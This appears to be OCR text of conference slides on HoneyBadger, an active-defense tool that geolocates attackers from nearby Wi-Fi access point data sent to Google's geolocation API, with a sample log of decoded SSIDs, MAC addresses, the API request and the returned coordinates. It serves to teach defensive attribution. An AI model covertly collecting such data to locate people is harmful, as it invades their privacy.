
- Excellent tool by Tim Tomes
- Simple(?) Java application that records geolocation of attackers
- Makes OS calls to query nearby wireless access point details
- Then, send the details via the Google Maps Geolocation API
- Google then dutifully returns the attacker's latitude/longitude
- Sometimes it works flawlessly and is remarkably accurate
- Other times? Well, not so much…
- Uses three different techniques
  - Wireless access point detection (ideal)
  - Asks for permission via JavaScript (not ideal)
  - IP-based geolocation (easily spoofed via VPNs/anonymizers/TOR/etc.)

HoneyBadger Don't Care If They're Using TOR!



Logs


```
[05/08/2013 20:54:12] [*] Input filtered:
U1NJRCAxIDogSm9obiBTdHJhbmQyJ3MgR3Vlc3QgTmV0d29yayAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDk2Ojg0OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogNTM
AgICAgICAgICAgICAgOiA5Njo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICAgICAgICA6IDIzJSAgU1NJRCAyIDogSm9obiBTdHJhbmQyJ3MgTmV0d29yayAgICBCU1NJRCAxICAgICAgI
OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogODAlICAgICAgQlNTSUQgMiAgICAgICAgICAgICAgICAgOiA5MDo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICA
AzIDogbGlua3N5cyAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAwOjFlOmU1OmExOjc0OjU1ICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMTYlICBTU0lEIDQgOiBwYXRjaGVzICAgIEJTU
ICAgIDogNjg6N2Y6NzQ6ZWI6MmQ6NjcgICAgICAgICBTaWduYWwgICAgICAgICAgICAgICAgICA6IDE1JSAgU1NJRCA1IDogSFAxMDAtMTM2ZGM5ICAgIEJTU0lEIDEgOiAwMjoyZTo5ZTpiYjowNzpiYiAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMzglCg==
AgU2lnbmFsICAgICAgICAgICAgIDogMzglICA= =>
U1NJRCAxIDogSm9obiBTdHJhbmQyJ3MgR3Vlc3QgTmV0d29yayAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDk2Ojg0OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogNTM
AgICAgICAgICAgICAgOiA5Njo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICAgICAgICA6IDIzJSAgU1NJRCAyIDogSm9obiBTdHJhbmQyJ3MgTmV0d29yayAgICBCU1NJRCAxICAgICAgI
OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogODAlICAgICAgQlNTSUQgMiAgICAgICAgICAgICAgICAgOiA5MDo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICA
AzIDogbGlua3N5cyAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAwOjFlOmU1OmExOjc0OjU1ICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMTYlICBTU0lEIDQgOiBwYXRjaGVzICAgIEJTU
ICAgIDogNjg6N2Y6NzQ6ZWI6MmQ6NjcgICAgICAgICBTaWduYWwgICAgICAgICAgICAgICAgICA6IDE1JSAgU1NJRCA1IDogSFAxMDAtMTM2ZGM5ICAgIEJTU0lEIDEgOiAwMjoyZTo5ZTpiYjowNzpiYiAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMzglCg==
AgU2lnbmFsICAgICAgICAgICAgIDogMzglICA
[05/08/2013 20:54:12] [*] Decoded Data:
SSID 1 : John Strand2's Guest Network    BSSID 1              : 96:84:0d:dc:ba:6b       Signal           : 53%     BSSID 2              : 96:84:0d:dc:ba:6c
Signal           : 23%  SSID 2 : John Strand2's Network    BSSID 1              : 90:84:0d:dc:ba:6b       Signal           : 80%     BSSID 2              :
90:84:0d:dc:ba:6c       Signal           : 23%  SSID 3 : linksys    BSSID 1              : 00:1e:e5:a1:74:55       Signal           : 16%  SSID 4 : patches    BSSID 1
: 68:7f:74:eb:2d:67       Signal           : 15%  SSID 5 : HP100-136dc9    BSSID 1              : 02:2e:9e:bb:07:bb       Signal           : 38%
[05/08/2013 20:54:12] [*] API URL used: https://maps.googleapis.com/maps/api/browserlocation/json?
browser=firefox&sensor=true&wifi=mac:96:84:0d:dc:ba:6b|ssid:John|ss:-47&wifi=mac:96:84:0d:dc:ba:6c|ssid:John|ss:-77&wifi=mac:90:84:0d:dc:ba:6b|ssid:John|ss:-20&wifi=mac:90:84:0d:
dc:ba:6c|ssid:John|ss:-77&wifi=mac:00:1e:e5:a1:74:55|ssid:linksys|ss:-84&wifi=mac:68:7f:74:eb:2d:67|ssid:patches|ss:-85&wifi=mac:02:2e:9e:bb:07:bb|ssid:HP100-136dc9|ss:-62
[05/08/2013 20:54:12] [*] JSON object retrived:
```




Google's Answer


```
[05/08/2013 20:54:12] [*] JSON object retrived:
{
    "accuracy" : 128.0,
    "location" : {
        "lat" : 44.336280599999999,
        "lng" : -103.70069770
    },
    "status" : "OK"
}
```

Or, Maybe They Would





The Trick Is Making Them Believe it Is Okay




YOU SHALL NOT PASS GO.
Big Scary Bank

Just Two Weeks at a Bank

Taking Over a Botnet